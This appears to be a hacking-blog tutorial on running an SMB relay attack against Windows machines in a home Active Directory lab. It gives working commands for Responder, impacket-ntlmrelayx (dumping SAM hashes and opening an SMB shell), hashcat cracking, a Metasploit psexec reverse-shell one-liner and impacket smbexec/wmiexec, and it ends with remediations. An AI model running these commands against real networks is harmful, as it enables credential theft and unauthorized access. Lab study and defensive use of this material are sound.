Welcome to Logos Red, I go bylogos and:
Want to hack a Windows machine?
In this post, I’ll show you how to redirect intercepted Windows credentials. This will help us gain a reverse SMB shell. Then, we’ll attempt to upgrade that shell using Metasploit and crack passwords with Hashcat.
For the main attack, we’ll be using Kali Linux and a tool called ntlmrelayx.
My Promise
This post will finally end your meaningless search for a valid answer, and you will leave with knowing how to perform an SMB relay attack.
If there are still any questions left, let me know so I can add it to help the next person who will arrive here.
My Goal
To help you improve in less time than it took me and to make sure you leave with what I promised.
I want you to join our community and for this to be a place that you revisit often.
Requirements
- An Active Directory lab, such as the one I built here: How To Set Up a Kali Linux Active Directory Hacking Lab
- An understanding of Responder or LLMNR Poisoning: How To Perform an LLMNR Poisoning Attack Using Kali Linux
What is SMB?
SMB (Server Message Block) is a network protocol, that simply put, allows file sharing between computers and servers.
What is an SMB Relay?

We’re taking advantage of LLMNR again. But instead of taking those password hashes to crack offline, we’ll go ahead and relay them to another machine to potentially gain access.
Logically credentials that work on one machine won’t work on another…
Unless the compromised machine is also an admin on another machine. Which is where the trick lies:
We’ll be relaying the credentials of the compromised user who is also an admin on another machine.
Are the machines vulnerable?
There is a security measure in place that stops an attacker from redirecting the hashes called “SMB Signing.” It checks if the credentials it receives are coming from the source or not.
By default, this is disabled on Windows Workstations but enabled on Windows Servers.
If we want to perform this attack, the workstations must have SMB signing disabled.
Boot up both of your Windows 11 machines and Windows Server.
We can verify this very easily with an nmap script, as follows:
sudo nmap --script=smb2-security-mode.nse -p445 your_ip_subnet/24
We can see that the server (192.168.122.155) has SMB signing enabled AND required.
But the workstations (192.168.122.81, 192.168.122.185) have SMB signing enabled BUT NOT required.
Now take those IP addresses and add them to a text file. We’ll use them later.

How to Perform the Attack?
Make sure you have Responder and Impacket installed.
They’re installed by default on Kali Linux if not, clone the repositories here:
git clone https://github.com/lgandx/Responder.git
git clone https://github.com/fortra/impacket.git
Or install them with apt:
sudo apt install responder
sudo apt install python3-impacket
Edit the config file for responder and set “SMB” and “HTTPS” to “Off”
sudo nano /usr/share/responder/Responder.conf
This makes it so that we listen for any events but don’t act out on them.
Then start listening with responder:
sudo responder -I eth0 -wdvSplit your terminal horizontally:

And in the bottom window, type the following command:
impacket-ntlmrelayx -tf victims.txt -smb2supportWhere “victims.txt” is the file containing the IP addresses from before.
Now go to the machine that is local admin over the other machine and search for anything.
And just like that, we’ve dumped the local SAM hashes.

Those are all the local users’ hashes. Pretty amazing, right?
ntlmrelayx usually saves these to a file; if not, do it yourself and we’ll crack them in a bit.

If you want an interactive SMB shell you can add “-i” to the last command and that will give us an SMB shell.
impacket-ntlmrelayx -tf victims.txt -smb2support -iThen open up a new tab and type
nc localhost 11000
You can start playing around with this and see what you can find out.
Cracking with Hashcat
This is the structure of the hashes we just got:
<username>:<user_id>:<LM hash>:<NTLM hash>:::Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b2b0669e43f30445564d73a1ccc425cc:::
Damian:1001:aad3b435b51404eeaad3b435b51404ee:53984a1238f3a26a592a4de0bcd30eb3:::
What we’re interested in are the NTLM hashes, as the LM hash is disabled by default (set to null “aad3b435b51404eeaad3b435b51404ee“) as we can see them repeating.
We’ll try to crack Damian’s password. Copy your NTLM hash into a text file (hashes.txt) and then run the following Hashcat command:
hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
Attempting to upgrade our shell
Now that we have some credentials, how about we try to get an actual shell going?
We can try to do so using Metasploit:
msfconsole -q -x "set payload windows/x64/meterpreter/reverse_tcp; use exploit/windows/smb/psexec; set rhosts {victim_IP}; set smbdomain {domain-name}; set smbpass '{password}'; set smbuser {username}; set target 2; set lhost eth0; run"Replace the user data and IP with your personal ones. You can use LLMNR poisoning and Hashcat to get the user’s credentials.
“epictetus” is local admin for “mark.aurelius”.

But we got caught.

I don’t recommend starting out with Metasploit; it’s loud.
There are multiple tools that can be used to get “half” reverse shells. They’re not as good as full shells and are quite limited, but they’re less noisy.
Some will work, some will not; that depends on how up to date Windows Defender is.
impacket-smbexec {domain-name}/{username}:'{password}'@victim_IP
impacket-wmiexec {domain-name}/{username}:'{password}'@victim_IP
This changes often and is not a reliable way to get shells. You might have different antiviruses present, and those might also attempt to stop you.
Remediations
Enable SMB Signing on Workstations
SMB Signing is a security measure put in place to stop this kind of attack but leads to a small 15% loss in SMB performance.
Group Policy Management -> New GPO -> Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> Security Options

Double-click on the following and set them to enabled:
- Microsoft network client: Digitally sign communications (always)
- Microsoft network client: Digitally sign communications (if server agrees)
- Microsoft network server: Digitally sign communications (always)
- Microsoft network server: Digitally sign communications (if client agrees)

Restrict Local Admins
The sole reason that we were able to gain such access is due to the fact that one machine was a local admin for another.
This is a useful feature for resolving help desk problems but can present itself as an attack vector. It should be disabled where it is not strictly needed.
Local Users and Groups -> Groups -> Administrators Properties -> Remove
Disable NTLM
NTLM is not necessary as it has an alternative: Kerberos. NTLM can be disabled but may cause issues where Kerberos authentication cannot be completed.
Group Policy Management -> New GPO -> Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> Security Options

Double-click and restrict NTLM depending on the needs of the company.
Conclusion
In this post, we explained how to carry out an SMB relay attack. This method lets us use intercepted credentials to access a Windows machine. First, we covered the basics of SMB, then set up our lab, and configured tools like Responder and Impacket.
Next, we detailed the attack. This involved capturing NTLM hashes, cracking them, and then escalating privileges using the credentials. Finally, we discussed key security practices to prevent such attacks. These include enabling SMB signing, limiting admin rights, and turning off NTLM.
I thank you for reading and I trust that this guide has proved useful for you.
More Resources
If you didn’t understand something or you need some help, we have our own Discord community and I currently offer free coaching.
You can also leave us some feedback with what you did not understand and we will make sure to correct it.